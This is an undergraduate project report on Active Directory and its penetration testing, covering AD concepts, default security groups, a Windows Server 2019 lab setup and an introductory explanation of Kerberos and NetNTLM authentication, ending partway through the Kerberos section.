Active Directory And Its Security Testing

A PROJECT REPORT

Submitted by:

RAHUL BANIK (49/CS/23/07)

Under the Supervision of:-

Asst. Prof.SANKHA SUBHRA DEBNATH

NAME OF THE DEGREE

BACHELOR OF TECHNOLOGY
IN
COMPUTER SCIENCE AND ENGINEERING

Maheshkhola, Agartala, Tripura(W)
TRIPURA UNIVERSITY, TRIPURA - 799022
(A Central University)
JULY -2023

APPROVAL SHEET

This thesis entitled **"Active Directory And Its Security Testing",** Prepared & submitted by Rahul Banik (49/CS/23/07) in partial fulfilment of the requirement for the degree of **Bachelor of Technology** in **Computer Science & Engineering** has been examined and hereby recommended for approval and acceptance.

Supervisors:

_____

(Asst. Prof. Sankha Subhra Debnath)

Department of Computer Science & Engineering

Techno College Of Engineering Agartala

2023

Accepted in partial fulfilment of the requirements for the Degree of Bachelor of Technology in Computer Science & Engineering.

Examiner Panel: _____

EXTERNAL EXAMINER

1._____ 6. _____ _____

2._____ 7. _____ **Assoc. Prof. Dr. Joy Lal Sarkar**

3._____ 8. _____ **(**HOD Of CSE,TCEA)

4._____ 9. _____ _____

Dr. Dibakar Deb

5._____ 10. _____ (Principal)

Dated: _____

(College Seal)

DECLARATION

We here by declare that the project titled **"Active Directory And Its Security Testing"** is an original work carried out by using the department of **Computer Science & Engineering, Techno College Of Engineering Agartala** under the exception guidance of our supervisor, **Assistant Professor. Sankha Subhra Debnath**, to the best our knowledge and belief, it contains no material previously published or written by another person nor material which has been accepted for the award of any other degree or diploma of the University or other Institute of higher learning,except where due acknowledgment has been made in the text.The data and the findings discussed in the project report are the outcome of our project work.This report is being submitted to the Department of Computer Science & Engineering for the award of B.Tech in Computer Science & Technology .In case this Declaration is found incorrect,we accept that our degree may be unconditionally withdrawn.

Rahul Banik (49/CS/23/07)

Date :

CERTIFICATE OF APPROVAL

This is to certify that the project titled **"Active Directory And Its Security Testing"** submitted by **Rahul Banik (49/CS/23/) to the Department of Computer Science & Engineering Techno College of Engineering Agartala**, towards partial fulfilment of the requirements for the award of **B.Tech in Computer Science & Engineering Agartala** is a bonafide project work carried out by the under my supervision and guidance. This work has not been submitted previously for any degree or diploma of this or any other University. It is further certified that the candidates have complied with all the formalities as per requirements of Tripura University. The project report may be recommended to be placed befored the examiners for consideration of the award of B.Tech in Computer Science & Engineering Agartala.

SUPERVISOR NAME
Assistant professor Sankha Subhra Debnath
Department of Computer Science & Engineering
Techno College Of Engineering Agartala

ACKNOWLEDGEMENT

A project is always the result of teamwork in course of making the project a reality we have accepted suggestion and help from various people without whose help this project would not have been successful. We have great pleasure to express our deepest feelings of guide to **Asst. Prof. Sankha Subhra Debnath** Department of Computer Science & Engineering, Techno College Of Engineering Agartala, Maheshkhola, Tripura, who is our supervisor have extensively help in a completion of this project valuable suggestions, guidance, Corporation, patience and motivation. His advice encouragement and critic were always the source of inspiration we do consider ourselves very lucky for having carried out for project work under her supervision.

We would like to express our gratitude to our respected Principal, **Dr.DibakarDeb** for providing us with basics rescue side facilities and also motivating and inspiring us to access in life. Apart from our supervisor we are also grateful to the Head of the Department, Computer Science & Engineering, **Dr. Joy Lal Sarkar** of his kind permission to use the facilities in the department for carrying out our project work. We would also like to convey our thankfulness to all the faculty members in the Department of Computer Science & Engineering, Techno College Of Engineering Agartala.We also like to thank all the faculties, non-teaching staff member for this Institute and also all college of CSE department who help us directly or indirectly for our project work. Last but not least most importantly thankful to all family member for providing us with their and feeling support understanding and love.

Yours Faithfully

Rahul Banik (49/CS/23/07)

TABLE OF CONTENT

ABSTRACT

Active Directory (AD) is a critical component of many enterprise networks, providing centralized authentication, authorization, and identity management. However, its complexity and extensive integration make it a prime target for attackers seeking to compromise an organization's infrastructure. Active Directory penetration testing is a crucial security practice designed to evaluate the strength of an organization's AD implementation, identify vulnerabilities, and assess the effectiveness of existing security controls.

This abstract aims to provide an overview of Active Directory penetration testing, highlighting its importance, methodology, and key considerations. The paper begins by discussing the significance of Active Directory as a potential attack vector, emphasizing the need for regular security assessments to proactively identify and mitigate vulnerabilities. It explores the potential consequences of AD compromise, including unauthorized access, data breaches, and lateral movement within the network.

The methodology section outlines the essential steps involved in an Active Directory penetration test, starting with reconnaissance and information gathering. It covers techniques such as network scanning, enumeration, and exploiting misconfigurations to gain insights into the AD environment. The abstract then delves into the importance of privilege escalation, credential theft, and lateral movement within the AD infrastructure to emulate real-world attack scenarios.

Keywords: Active Directory(AD), AD service, Information security, VAPT, Centralized Management..

CHAPTER 1

1. INTRODUCTION

Active Directory (AD) is a widely used directory service developed by Microsoft, primarily used in Windows-based environments. It provides a centralized repository for managing and storing information about network resources such as users, groups, computers, and applications. Active Directory plays a crucial role in authentication, authorization, and identity management within an organization's network infrastructure.

As the backbone of many enterprise networks, Active Directory is an attractive target for attackers. Successful compromise of an organization's AD environment can lead to unauthorized access, data breaches, lateral movement, and potential disruption of critical business operations. Therefore, it is essential to conduct regular security testing and assessments to identify and address vulnerabilities within Active Directory implementations.

Active Directory security testing, commonly referred to as Active Directory penetration testing, is a proactive approach to evaluate the strength of an organization's AD infrastructure and identify potential security weaknesses. This testing methodology involves simulating real-world attack scenarios to uncover vulnerabilities, misconfigurations, and weaknesses that could be exploited by malicious actors.

The primary objectives of Active Directory security testing are to:

- Assess Security Controls: Penetration testers assess the effectiveness of security controls implemented within the Active Directory environment, such as password policies, user access controls, and group policies. They aim to identify gaps and weaknesses that could be exploited by attackers.

Identify Vulnerabilities: Active Directory penetration testing involves searching for vulnerabilities in the AD infrastructure, including outdated software versions, misconfigurations, weak passwords, excessive user privileges, and insecure group policies. These vulnerabilities can be targeted by attackers to gain unauthorized access or compromise the AD environment.

Evaluate Attack Surface: Testers analyze the overall attack surface of the Active Directory environment, examining external interfaces, network connectivity, trust relationships, and integrations with other systems. This helps identify potential entry points for attackers and understand the potential impact of a successful compromise.

Test Incident Response: Active Directory penetration testing also involves testing an organization's incident response capabilities and procedures. By simulating real-world attacks, organizations can evaluate their ability to detect, respond, and mitigate AD security incidents effectively.

Effective Active Directory security testing requires a combination of manual techniques, specialized tools, and in-depth knowledge of AD architecture and protocols. It involves various stages, including reconnaissance, enumeration, vulnerability assessment, privilege escalation, and lateral movement, to simulate a realistic attack scenario.

By conducting regular Active Directory security testing, organizations can proactively identify vulnerabilities, address security gaps, and enhance the overall resilience of their AD infrastructure. It helps ensure the protection of critical assets, safeguard sensitive data, and maintain the integrity of the network environment.

CHAPTER 2

2.Active Directory Objects

The core of any Windows Domain is the **Active Directory Domain Service (AD DS)**. This service acts as a catalogue that holds the information of all of the "objects" that exist on your network. Amongst the many objects supported by AD, we have users, groups, machines, printers, shares and many others. Let's look at some of them:

Users

Users are one of the most common object types in Active Directory. Users are one of the objects known as **security principals**, meaning that they can be authenticated by the domain and can be assigned privileges over **resources** like files or printers. You could say that a security principal is an object that can act upon resources in the network.

Users can be used to represent two types of entities:

- **People:** users will generally represent persons in your organisation that need to access the network, like employees.
- **Services:** you can also define users to be used by services like IIS or MSSQL. Every single service requires a user to run, but service users are different from regular users as they will only have the privileges needed to run their specific service.

2.1 Security Groups:

If you are familiar with Windows, you probably know that you can define user groups to assign access rights to files or other resources to entire groups instead of single users. This allows for better manageability as you can add users to an existing group, and they will automatically inherit all of the group's privileges. Security groups are also considered security principals and, therefore, can have privileges over resources on the network.

Groups can have both users and machines as members. If needed, groups can include other groups as well.

Several groups are created by default in a domain that can be used to grant specific privileges to users. As an example, here are some of the most important groups in a domain:

Domain Admins: Users of this group have administrative privileges over the entire domain. By defult, they can administer any computer on the domain, including the DCs.

Server Operators: Users in this group can administer Domain Controllers. They cannot change any administrative group memberships.

Backup Operators: Users in this group are allowed to access file, ignoring their permissions. They are used to perform backups of data on computers.

Account Operators: Users in this group can create or modify other accounts in the domain.

Domain Users: Including all existing user accounts in the domain.

Domain Computers: Includes all existing computers in the doamin.

Domain Controllers: Includes all existing DCs on the domain.

CHAPTER 3

3.Prerequistes:


We Shall be using Virtualbox as my hypervisor to create the lab but you can choose any hypervisor, the concept is the same. You will need serveral windows os virtual machines, we are using Microsoft evaluation center to download Windows 10 and Windows Server 2019.

- Windows 10 Enterprise
- Windows Server 2019
- VMware

Lab Setup


The lab setup will comprise of the following--

- Generation 2 VM
- UEFI (System Firmware)
- Secure Boot Enable(Secure Boot can only be enabled with UEFI)
- TPM 2.0 Enabled
- 1(GHz) or faster CPU with 2 or more cores
- 4GM Memory or more
- 64 GB or more of disk space



3.1 Installing Windows Server 2019

Once You install the above VMware and downlaod both ISO files then open up VMware and click “Create a New Virtual Machine”



Now you will select the opearating system to install from the four options given below, we use Windows Server 2019 Standard Edition with the GUI to have a better user interface, then click on to proceed.

Leave everythings its to default settings just keep clicking “Next” then it ‘ll take a few minutes to install the base system

3.2 AD Domain Setup:

Once the Windows Server base operating system is installed we begin setting up the AD that will be called DARK.local.


Domain Controller: DARK-DC

Now Log in to the server and open Netwrok and sharing Center.Setup the IPV4 configuration to the below image.


with all the network interface of DARK-DC setup, we then install the Active Directory Domain Services role to the Windows Server 2019 so that it can

prepare the device to become a domain controller for the DARK. local domain,Start the Add Role and Features Wizard and leave everything on default until you get to Server Roles.

- In Server Manager, Click “Manager” and Click “Add Roles and Features” to start the Add Roles Wizard.
- On the Before you begin page “click” Next
- On the Select installation type page, click “Role-based or feature-based installation” and then click Next
- On the Select Destination Server page, click “Select a server from the server pool” click the name of the server where you want to install AD DS and then click Next.
- On the “select server roles” page, select any additional features you want to install and click Next On the Active Directory Domain Services page, review the information and then click Next
- On the Confirm installation selections page, click Install
- On the “Result” page, verify that the installation succeeded, and click “Promote” this server to a domain controller to start the Active Directory Domain Services Configuration Wizard.



Once installation is complete, enable the Ethernet connection and click on Properties. Double Click on internet portocol Version TCP/IPV4,Now assign the Static IP address and the subnet maks will be automatically be assigned, also assign the default gateway, then assign DNS Server address.Now Reboot you system then your Active Directoy Server is Ready.


DARK\Administrator
DARK\Administrator
Other user

CHAPTER 4

4.METHODOLOGY

When using Windows domains, all credentials are stored in the Domain Controllers. Whenever a user tries to authenticate to a service using domain credentials, the service will need to ask the Domain Controller to verify if they are correct. Two protocols can be used for network authentication in windows domains:


- **Kerberos:** Used by any recent version of Windows. This is the default protocol in any recent domain.
- **NetNTLM:** Legacy authentication protocol kept for compatibility purposes.

While NetNTLM should be considered obsolete, most networks will have both protocols enabled. Let's take a deeper look at how each of these protocols works.


4.1Kerberos Authentication

The user sends their username and a timestamp encrypted using a key derived from their password to the **Key Distribution Center (KDC)**, a service usually installed on the Domain Controller in charge of creating Kerberos tickets on the network.


The KDC will create and send back a **Ticket Granting Ticket (TGT)**, which will allow the user to request additional tickets to access specific services. The need for a ticket to get more tickets may sound a bit weird, but it allows users to request service tickets without passing their credentials every time they want to connect to a service. Along with the TGT, a **Session Key** is given to the user, which they will need to generate the following requests.




When a user wants to connect toa service on the network like a share, wbesite or database, they will use their TGT to ask the KDC for a Ticket Granting Serive(TGS). TGS are tickets that allow connection only to the sepcific service they were created for.To request a TGS the user will send their username and a timestamp encrypted using the Session Key, along with the TGT and a Service Principle Name(SPN), Which indicates the service and server name we intend to access.



